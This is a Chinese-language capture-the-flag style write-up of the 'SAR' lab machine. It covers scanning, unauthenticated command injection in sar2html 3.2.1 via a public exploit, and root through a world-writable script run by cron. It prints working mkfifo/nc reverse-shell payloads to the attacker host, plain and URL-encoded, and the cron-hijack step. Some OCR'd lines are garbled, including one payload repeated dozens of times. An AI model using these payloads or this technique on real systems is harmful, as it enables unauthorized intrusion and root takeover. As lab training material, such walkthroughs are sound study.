# SAR靶机wp

扫描结果

初始权限

提权

总结感想

# 扫描结果

target ip:10.10.10.134

```
$ nmap --min-rate 10000 -p- 10.10.10.134 -oA nmapscan/ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 04:33 EDT
Nmap scan report for 10.10.10.134
Host is up (0.067s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:0C:29:94:54:B1 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 26.87 seconds
```

### 只有一个80端口,看一看TCP详细扫描

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 04:35 EDT
Nmap scan report for 10.10.10.134
Host is up (0.0014s latency).
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:94:54:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.84 seconds
```

nmap脚本扫描


```
$ nmap --script=vuln -p80 10.10.10.134 -oA nmapscan/vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 04:37 EDT
Nmap scan report for 10.10.10.134
Host is up (0.00085s latency).

PORT STATE SERVICE
80/tcp open http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| /robots.txt: Robots file
|_ /phpinfo.php: Possible information file
MAC Address: 00:0C:29:94:54:B1 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 32.14 seconds
```


扫出了robots.txt

# 初始权限

访问http服务,看到是一个默认的阿帕奇页面,查看源码发现无隐藏信息 直接访问扫出的robots.txt



得到一个字符串,推测它可能是一个目录,一个凭据,或者一种CMS名称,用户名等,由于是在 robots.txt中发现的,是目录的可能性比较高,目录拼接后访问



HP-UX:

# sar2html Ver 3.2.1,可能是一个cms的版本,在searchsploit或者网页上查找是否有相关漏洞



### 有远程代码执行漏洞, 先拷下来看看

先看txt文件,似乎是先需要一个用户认证才能利用

```
Step 1. Login to the application with any verified user credentials

Step 2. Select Staff and select the view icon.

Step 3. You will be redirected to a page like "

http://localhost/pages/emp_searchfrm.php?action=edit & id=1". Or visit any upage that has the "id" parameter. Capture the current page request in substitute

Step 4. Save request and run sqlmap on request file using command " sqlmap or request -p id --time-sec=5 --dbs ".

Step 5. This will inject successfully and you will have an information disclosure of all databases contents.
```

# 再看看pv,先直接运行看一下回显

```
$\square$ python3 49344.py
Enter The url $\Rightarrow$ http://10.10.10.134/sar2HTML/
Command $\Rightarrow$ ls
LICENSE
index.php
sar2html
sarDATA
sarFILE

Command $\Rightarrow$


$\Boxed{\text{Command}}$
```

# 不需要凭据似乎可以直接利用

查看它的源码,大致原理是

服务器会执行 plot=;[攻击者命令] 这种拼接后的命令

不妨手工验证一下, 可以正确利用:



先尝试反弹shell,开启攻击机的1234端口监听

```
Command ⇒ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>81
|nc 10.10.10.128 1234 >/tmp/f

Command ⇒ rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ft
mp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.10.128%2012
34%20%3E%2Ftmp%2Ff

| Command ⇒ rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ft
mp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.10.128%2012
34%20%3E%2Ftmp%2Ff

| Command ⇒ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>81
| Command ⇒ rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ft
| command ⇒ rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2
```

这里开始反弹shell没有反弹成功,回想脚本原理,给payload加一个urlencode,反弹成功

# 提权

先优化一下tty

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@sar:/var/www/html/sar2HTML$
```

开始枚举

sudo -l需要密码,不可行

suid, 查看内核, 查看用户信息

suid乍一看没什么可以利用的,内核版本很高,应该不可行

/home/love目录没有看到可利用的隐藏文件

### 查看定时任务:

```
www-data@sar:/home/love$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user
                        command
                        cd / & run-parts -- report /etc/cron.hourly
17 *
        * * *
                root
25 6
                root
                        test -x /usr/sbin/anacron || ( cd / & run-parts
--report /etc/cron.daily )
47 6
       * * 7
                root
                        test -x /usr/sbin/anacron || ( cd / & run-parts
--report /etc/cron.weekly )
                        test -x /usr/sbin/anacron || ( cd / & run-parts
52 6
        1 * *
                root
--report /etc/cron.monthly )
*/5
                         cd /var/www/html/ & sudo ./finally.sh
                  root
www-data@sar:/home/love$
```

# 发现了一个root的sh脚本,每隔五分钟执行,查看其权限

```
*/5 * * * * * root cd /var/ww/html/ & sudo ./finally.sh www-data@sar:/home/love$ ls -al finally.sh ls -al finally.sh ls: cannot access 'finally.sh': No such file or directory www-data@sar:/home/love$ ls -al /var/www/html/finally.sh ls -al /var/www/html/finally.sh -rwxr-xr-x 1 root root 22 Oct 20 2019 /var/www/html/finally.sh www-data@sar:/home/love$
```

### 可读可执行, cat看一下

```
www-data@sar:/home/love$ cat /var/www/html/finally.sh
cat /var/www/html/finally.sh
#!/bin/sh
./write.sh
www-data@sar:/home/love$
```

发现该脚本执行一个名为write.sh的脚本

而且根据脚本的写法,判断应该是在同级目录下,进去看看

```
www-data@sar:/home/love$ cd /var/www/html/
cd /var/www/html/
www-data@sar:/var/www/html$ ls
ls
finally.sh index.html phpinfo.php robots.txt sar2HTML write.sh
www-data@sar:/var/www/html$ ls -al write.sh
ls -al write.sh
-rwxrwxrwx 1 www-data www-data 109 May 25 12:24 write.sh
www-data@sar:/var/www/html$
```

是一个权限很低的可写文件,所以这里的提权思路就是,通过在write.sh写入指定命令,让定时任务自动以root权限去执行,应该可以写一个反弹shell,时间一到,root执行反弹shell,攻击机监听成功反弹root shell

这里让它以root身份打开一个shell应该是不行的,按AI的说法,因为**cron 是后台服务**,没有连接到任何终端(TTY),即使让它运行 /bin/bash ,这个 bash 也无法弹出交互界面,因为它没有终端可以依附,所以直接反弹shell试试

```
www-data@sar:/var/www/html$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f
/sh -i 2>&1|nc 10.10.10.128 1234 >/tmp/f' >write.sh
</sh -i 2>&1|nc 10.10.10.128 1234 >/tmp/f' >write.sh
```

等几分钟回来看看

提权成功

```
└$ nc -lvnp 12349
listening on [any] 1234 ... ke
connect to [10.10.10.128] from (UNKNOWN) [10.10.10.134] 58
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ip a
1: lo: <LOOPBACK, UP, LOWER UP> mtu 65536 qdisc noqueue sta
NKNOWN group default glen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 :: 1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST, MULTICAST, UP, LOWER UP> mtu 1500 qdiso
ifo fast state UP group default glen 1000
    link/ether 00:0c:29:94:54:b1 brd ff:ff:ff:ff:ff
    inet 10.10.10.134/24 brd 10.10.10.255 scope global dyr
c noprefixroute ens33
       valid lft 82484sec preferred lft 82484sec
    inet6 fe80::5385:6c56:3f73:f7b3/64 scope link noprefix
te
       valid_lft forever preferred_lft forever
# cd /root
# ls
root.txt
snap
# cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
```

# 总结感想

这台靶机资产很少,不需要判断攻击链优先级权重,比较线性的打法,但是总体来说思路很经典标准, 值得练习巩固